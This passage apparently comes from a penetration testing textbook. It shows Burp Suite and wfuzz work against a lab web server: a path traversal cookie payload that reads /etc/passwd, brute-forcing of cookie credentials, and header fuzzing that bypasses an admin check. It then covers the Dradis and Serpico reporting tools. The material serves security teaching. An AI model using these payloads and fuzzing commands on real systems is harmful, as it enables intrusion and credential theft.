Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie:
lang=/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd|
Connection: close
```

Response

Raw Headers Hex **HTML** Render

```
<html>
<h1>COOKIE TEST 1</h1>
##
# User Database
#
# Note that this file is consulted directly only when the system is running
# in single-user mode. At other times this information is provided by
# Open Directory.
#
# See the opendirectoryd(8) man page for additional information about
# Open Directory.
##
nobody:*:-2:-2:Unprivileged User:/var/empty:/usr/bin/false
root:*:0:0:System Administrator:/var/root:/bin/sh
daemon:*:1:1:System Services:/var/root:/usr/bin/false
_uucp:*:4:4:Unix to Unix Copy Protocol:/var/spool/uucp:/usr/sbin/uucico
_taskgated:*:13:13:Task Gate Daemon:/var/empty:/usr/bin/false
_networkd:*:24:24:Network Services:/var/networkd:/usr/bin/false
```

Target **Positions** Payloads Options

? Payload Positions

Start attack

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions – see help for full details.

Attack type:

```
GET /cookie_test.php HTTP/1.1
Host: 192.168.2.19
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_0)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.70 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q
=0.8,application/signed-exchange;v=b3
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: lang=$en_us.php$
Connection: close
```

Add §

Clear §


Auto §

Refresh


Request

Raw Params Headers Hex


```
GET /cookie_test.php HTTP/1.1
Host: 192.168.2.19
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_0) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/78.0.3904.70 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: lang=en_us;
Connection: close
```



A screenshot of a web browser window. The address bar shows "Not Secure | 192.168.2.19/cookie...". A dark modal dialog box is displayed in the center of the page with the text "192.168.2.19 says" and "Unauthorized Access!". There is an "OK" button at the bottom right of the dialog.



A screenshot of a web browser window. The address bar shows "Not Secure | 192.168.2.19/cookie...". The page content includes the heading "COOKIE TEST 2", a sub-heading "Welcome to Cookie Test 2", and a message "Your Cookie lang : en_us".



```
Harry@xXxZombi3xXx ~$ wfuzz --sh=239 -c -z file,SecLists/Usernames/top-usernames-shortlist.txt -z
file,SecLists/Passwords/Common-Credentials/best1050.txt -b lang=en_us -b FUZZ=FUZZ http://192.168.2.1
9/cookie_test.php
*****
* Wfuzz 2.4.1 - The Web Fuzzer *
*****

Target: http://192.168.2.19/cookie_test.php
Total requests: 17833

=====
ID           Response  Lines  Word  Chars  Payload
=====
000001163:  200      0 L    17 W   239 Ch  "admin - admin"

Total time: 37.23314
Processed Requests: 17833
Filtered Requests: 17832
Requests/sec.: 478.9550

Harry@xXxZombi3xXx ~$ █
```

Request

Raw Params Headers Hex


```
GET /cookie_test.php HTTP/1.1
Host: 192.168.2.19
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_0) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/78.0.3904.70 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.
8,application/signed-exchange;v=b3
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: lang=en_us; admin=admin;
Connection: close
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Sun, 03 Nov 2019 14:48:48 GMT
Server: Apache/2.4.34 (Unix) PHP/7.1.19
X-Powered-By: PHP/7.1.19
Content-Length: 239
Connection: close
Content-Type: text/html; charset=UTF-8

<html><h1> COOKIE TEST 2
</h1><script>>window.location.replace("http://192.168.2.19/home.php")</script><h2>Wel
come to Cookie Test 2</h2><br><br><b>Your Cookie </b><i>lang</i> :
en_us<br><br><b>Your Cookie </b><i>admin</i> : admin<br></html>
```



Request

Raw Headers Hex

```
GET /custom_header.php HTTP/1.1
Host: 192.168.2.19
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_0)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.70 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q
=0.8,application/signed-exchange;v=b3
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close
```



Response

Raw Headers Hex HTML Render

```

HTTP/1.1 200 OK
Date: Sun, 03 Nov 2019 20:26:21 GMT
Server: Apache/2.4.34 (Unix) PHP/7.1.19
X-Powered-By: PHP/7.1.19
X-isAdmin: false
X-User: Joe
Content-Length: 93
Connection: close
Content-Type: text/html; charset=UTF-8

<html><h1> FUZZING CUSTOM HEADERS </h1><script>alert('Unauthorized Access!');</script></html>
    
```



```

Harry@xXxZombi3xXx ~ ➔ wfuzz -c -z list,true-false -z file,SecLists
-isAdmin: FUZZ" -H "X-User: FUZZZ" http://192.168.2.19/custom_header.p
*****
* Wfuzz 2.4.1 - The Web Fuzzer *
*****

Target: http://192.168.2.19/custom_header.php
Total requests: 20328

=====
ID           Response  Lines   Word    Chars   Payload
=====
0000000002:  200       0 L     6 W     93 Ch   "true - aaren"
0000000003:  200       0 L     6 W     93 Ch   "true - aarika"
0000000004:  200       0 L     6 W     93 Ch   "true - aaron"
0000000005:  200       0 L     6 W     93 Ch   "true - aartjan"
0000000006:  200       0 L     6 W     93 Ch   "true - aarushi"
0000000007:  200       0 L     6 W     93 Ch   "true - abagael"
    
```

```
Harry@xXxZombi3xXx ~$ wfuzz -c -z list,true-false -z file,SecLists/Usernames/Names/names.txt -H "X
-isAdmin: FUZZ" -H "X-User: FUZZ" --hh=93 http://192.168.2.19/custom_header.php
*****
* Wfuzz 2.4.1 - The Web Fuzzer *
*****

Target: http://192.168.2.19/custom_header.php
Total requests: 20328

=====
ID           Response  Lines  Word  Chars  Payload
=====
000010164:  200      0 L    5 W    118 Ch  "true - Billy"
000015039:  200      0 L    6 W    93 Ch   "false - joon"

```

Request

Raw Headers Hex

```
GET /custom_header.php HTTP/1.1
Host: 192.168.2.19
X-isAdmin: true
X-User: Billy
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_0) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/78.0.3904.70 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
,application/signed-exchange;v=b3
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Mon, 04 Nov 2019 00:36:31 GMT
Server: Apache/2.4.34 (Unix) PHP/7.1.19
X-Powered-By: PHP/7.1.19
X-isAdmin: false
X-User: Joe
Content-Length: 118
Connection: close
Content-Type: text/html; charset=UTF-8

<html><h1> FUZZING CUSTOM HEADERS
</h1><script>window.location.replace("http://192.168.2.19/home.php")</script></html>
```

← → ↻ ⓘ Not Secure | 192.168.2.19/home.php

Welcome Billy (Admin)

You have logged in successfully!

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions – see help for full details.

Attack type: 

```
GET /custom_header.php HTTP/1.1
Host: 192.168.2.19
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_0)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.70 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q
=0.8,application/signed-exchange;v=b3
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: lang=en_us
Connection: close

isAdmin=${False}&User=${Joe}
```

Add §

Clear §

Auto §

Refresh

Chapter 15: Writing Penetration Testing Reports

```
root@kali:~# git clone https://github.com/dradis/dradis-ce.git
Cloning into 'dradis-ce'...
remote: Counting objects: 7232, done.
remote: Compressing objects: 100% (17/17), done.
remote: Total 7232 (delta 5), reused 3 (delta 0), pack-reused 7215
Receiving objects: 100% (7232/7232), 1.25 MiB | 1.01 MiB/s, done.
Resolving deltas: 100% (4716/4716), done.
```

```
== Enabling default add-ons ==
== Installing dependencies ==
Warning: the running version of Bundler (1.13.6) is older than the version that
created the lockfile (1.15.3). We suggest you upgrade to the latest version of
undler by running `gem install bundler`.
The git source https://github.com/dradis/dradis-calculator_cvss.git is not yet
checked out. Please run `bundle install` before trying to start your application
Don't run Bundler as root. Bundler can ask for sudo if it is needed, and
installing your bundle as root will break this application for all non-root
users on this machine.
Warning: the running version of Bundler (1.13.6) is older than the version that
created the lockfile (1.15.3). We suggest you upgrade to the latest version of
undler by running `gem install bundler`.
Fetching https://github.com/dradis/dradis-calculator_cvss.git
Fetching https://github.com/dradis/dradis-calculator_dread.git
Fetching https://github.com/dradis/dradis-csv.git
Fetching https://github.com/dradis/dradis-html_export.git
Fetching https://github.com/dradis/dradis-acunetix.git
Fetching https://github.com/dradis/dradis-brakeman.git
```

```
root@kali:~/dradis-ce# bundle exec rails server
=> Booting Thin
=> Rails 5.1.3 application starting in development on http://localhost:3000
=> Run `rails server -h` for more startup options
Thin web server (v1.6.3 codename Protein Powder)
Maximum connections set to 1024
Listening on localhost:3000, CTRL+C to stop
```

Configure the shared password

Hold your horses! X

This server does not have a password yet, please set up one:

Password

Confirm Password

Dradis CE

Upload output from tool Export results Configuration ?- 👤

Project summary


Issues so far

There are no issues in this project yet.

Methodology progress

There are no methodologies in this project yet.

All issues
Methodologies
Trash
Nodes
No nodes defined yet



Dradis CE

Upload output from tool Export results Configuration

All Issues
Methodologies
Trash
Nodes
est

Summary of issues

Issues +
(nothing yet)

Import issues

This project doesn't have any issues yet

Here are some ways to add new issues:

- 1. Manually add a finding**
Just click on the + sign next to the Issues heading in the sidebar.
- 2. Import from a library**
Before you can import findings from an external library, you may have to do some configuring.
For MediaWiki and VulnDB, click on the [Configuration](#) link at the top-right of the page.
Then click on the v next to Import issues in the sidebar.
- 3. Upload the output of a tool**
Use the [Upload output from tool](#) link at the top of the page.

The screenshot shows a web browser window at localhost:32768/upload. The page title is "Dradis CE". On the left is a dark sidebar with navigation items: "All issues", "Methodologies", "Trash", "Nodes" (with a plus sign), and "est". The main content area is titled "Upload Manager" and contains the following elements:

- A heading "Upload Manager" and a sub-heading "Use the form below to upload output files from other tools."
- A section "1. Choose a tool" with a dropdown menu showing "Dradis::Plugins::Acunetix".
- A section "2. Choose a file" with a "Choose File" button and the text "No file chosen".
- An "Upload progress:" section with a progress bar showing "0%".
- A section "3. Output" which is currently empty.

Available plugins

Plugin	Description
<code>Dradis::Plugins::Acunetix</code>	Processes Acunetix XML format
<code>Dradis::Plugins::Brakeman</code>	Processes Brakeman JSON output, use: brakeman -f json -o
<code>Dradis::Plugins::Burp</code>	Processes Burp Scanner XML output
<code>Dradis::Plugins::Metasploit</code>	Processes Metasploit XML output, use: db_export
<code>Dradis::Plugins::NTOSpider</code>	Processes NTOSpider reports
<code>Dradis::Plugins::Nessus</code>	Processes Nessus XML v2 format (.nessus)
<code>Dradis::Plugins::Nexpose</code>	Processes Nexpose XML format
<code>Dradis::Plugins::Nikto</code>	Processes Nikto output
<code>Dradis::Plugins::Nmap</code>	Processes Nmap output
<code>Dradis::Plugins::OpenVAS</code>	Processes OpenVAS XML v6 or v7 format
<code>Dradis::Plugins::Projects::Upload::Package</code>	Upload Project package file (.zip)
<code>Dradis::Plugins::Projects::Upload::Template</code>	Upload Project template file (.xml)
<code>Dradis::Plugins::Qualys</code>	Processes Qualys output
<code>Dradis::Plugins::Zap</code>	Processes ZAP XML format

Upload progress:




3. Output

Filename: C:\fakepath\hs.xml

Size: 5.89 KB

```
[09:37:09] New host: 10.11.1.31
[09:37:09] New port: 80/tcp
[09:37:09] New port: 135/tcp
[09:37:09] New port: 139/tcp
[09:37:09] New port: 445/tcp
[09:37:09] New port: 1025/tcp
[09:37:10] New port: 1433/tcp
[09:37:10] New port: 3389/tcp
[09:37:10] Worker process completed.
```



Services

name	port	product	protocol	reason	state	version
http	80		tcp	syn-ack	open	
msrpc	135		tcp	syn-ack	open	
netbios-ssn	139		tcp	syn-ack	open	
microsoft-ds	445		tcp	syn-ack	open	
NFS-or-IIS	1025		tcp	syn-ack	open	
ms-sql-s	1433		tcp	syn-ack	open	
ms-wbt-server	3389		tcp	syn-ack	open	

Add methodology to project

Name

You can customize the name of this methodology. Useful if you need to add the same one multiple times (e.g. several apps in one project).

or

Basic checklists [Advanced boards and task assignment](#)

Test checklist [Add new](#) ▾

[Edit](#) [Delete](#)

Section #1

- Task #1.1
- Task #1.2

Section #2

- Task #2.1

```
Content
<?xml version="1.0"?>
<?xml version="1.0"?>
<methodology>
  <name>Test checklist</name>
  <sections>
    <section>
      <name>Information Gathering</name>
      <tasks>
        <task>Perform Full Port Scan</task>
        <task>Run Nikto</task>
      </tasks>
    </section>
  </sections>
</methodology>
```

Basic checklists [Advanced boards and task assignment](#)

Test checklist [Add new](#)

[Edit](#) [Delete](#)

Information Gathering

- Perform Full Port Scan
- Run Nikto

Add top-level node ✕

Add one
 Add multiple

* Label

Icon

Host properties

Notes +

(nothing yet)

Evidence +

(nothing yet)

Attachments

Drop zone

+↑⊘

Export Manager

[Export results in CSV format](#) [Generate advanced HTML reports](#) [Save and restore project information](#) [Custom Word reports](#) [Custom Excel reports](#)

Choose a template


Please choose one of the templates available for this plugin (find them in `./templates/reports/html_export`)


- basic.html.erb
- default_dradis_template_v3.0.html.erb

Export

```
root@kali:~/Serpico# ruby scripts/first_time.rb
/usr/local/rvm/gems/ruby-2.4.1/gems/data_objects-0.10.17/lib/data_objects/
pooling.rb:149: warning: constant ::Fixnum is deprecated
Skipping username creation (users exist), please use the create_user.rb sc
ript to add a user.
Would you like to initialize the database with templated findings? (Y/n)
Y
Importing Templated Findings template_findings.json...
Skipping XSLT creation, templates exist.
Creating self-signed SSL certificate, you should really have a legitimate
one.
Copying configuration_settings over.
```

```
root@kali:~/Serpico# ruby serpico.rb
/usr/local/rvm/gems/ruby-2.4.1/gems/data_objects-0.10.17/lib/data_objects/
pooling.rb:149: warning: constant ::Fixnum is deprecated
|+| [03/03/2019 18:42] Using Serpico only logging .. : SERVER_LOG
|+| [03/03/2019 18:42] Sending Webrick logging to /dev/null..
|
```





← → ↻ 🏠 🔒 https://192.168.2.19:8443/report/new

📄 List Reports ✎ New Report 🗄 Findings Database

Create Report (or **Import**)

Title

Full Company Name

Short Company Name

Assessment Type

Report Type

TEST

- [Edit Report Information](#)
- [Generate Report](#)

FINDINGS

- [List Current Report Findings](#)
- [Add Finding from Templates](#)
- [Create New Finding](#)

ATTACHMENTS

- [Upload New Attachment](#)
- [List Attachments](#)






METASPLOIT DATA MANAGEMENT

- [Hosts](#)

Templated Findings

Add findings from the template database to your report.

Web Application ☰

- Cross Site Scripting (XSS) ▼ 
- Direct Object References ▼ 
- Path Traversal ▼ 
- SQL Injection ▼ 
- XML External Entity (XXE) Processing ▼ 

Summary

The OWASP guide [1] gives the following description for Cross-Site Scripting:

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted web sites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page.

Affected Hosts

Proof

Remediation

The following is recommended to remediate XSS vulnerabilities:

- Never trust user input
- Never insert untrusted data except in allowed locations
- HTML escape before inserting untrusted data into HTML element content
- Use whitelists in place for Black lists for input filtering

The screenshot shows a web browser window with the address bar displaying 'localhost:8443/report/8/additional_features'. The page has a navigation bar with 'List Reports' and 'New Report' on the left, and 'Findings Database' and 'Administration' on the right. The main content area is titled 'Additional Features' and is organized into several sections:

- TEST**
 - [Edit Report Information](#)
 - [Generate Report](#)
- FINDINGS**
 - [List Current Report Findings](#)
 - [Add Finding from Templates](#)
 - [Create New Finding](#)
- ATTACHMENTS**
 - [Upload New Attachment](#)
 - [List Attachments](#)
- METASPLOIT DATA**
- MANAGEMENT**
 - [Hosts](#)
 - [Vulnerabilities](#)
 - [Services](#)
- ADDITIONAL**
 - [Additional Features](#)

Additional features listed include: Edit User Defined Variables, Export Current Report (Warning: Attachments must be exported separately), Export Attachments, Restore Attachments, Configure a Metasploit RPC Connection, Auto Add Vulnerabilities from Metasploit DB, Auto Add Findings from a Nessus XML (Deprecated - Use MSF RPC), Auto Add Findings from a Burp XML scanner report, Generate Status Report, Generate Text Only Status Report, Generate Findings CSV (Pipe Delimited), Generate AsciiDoc of Current Findings, Generate Presentation from Report, Generate Presentation to PDF (NOTE: Print and Save to PDF to view), and Export Presentation to HTML.

```
Harry@xXxZombi3xXx ~
Harry@xXxZombi3xXx ~ msfrpcd -U msf -P msf --ssl
[*] MSGRPC starting on 0.0.0.0:55553 (SSL):Msg...
[*] MSGRPC backgrounding at 2020-03-10 18:28:19 +0530...
[*] MSGRPC background PID 81269
```

List Reports New Report Findings Database

TEST

- Edit Report Information
- Generate Report

FINDINGS

- List Current Report Findings
- Add Finding from Templates
- Create New Finding

ATTACHMENTS

- Upload New Attachment
- List Attachments

METASPLOIT DATA MANAGEMENT

- Hosts
- Vulnerabilities
- Services

ADDITIONAL

- Additional Features

Remember to start your metasploit RPC daemon by running the following command in your terminal:

Metasploit RPC Settings

Specify the metasploit RPC settings for this report.

IP Address

Port

Username

Password

Workspace

Save Cancel

The screenshot shows a web browser window with the URL `localhost:8443/report/8/additional_features`. The page title is "Additional Features". On the left, there is a navigation menu with categories: TEST, FINDINGS, ATTACHMENTS, METASPLOIT DATA, and MANAGEMENT. The main content area lists various actions such as "Edit User Defined Variables", "Export Current Report", "Generate Status Report", and "Export Presentation to HTML".

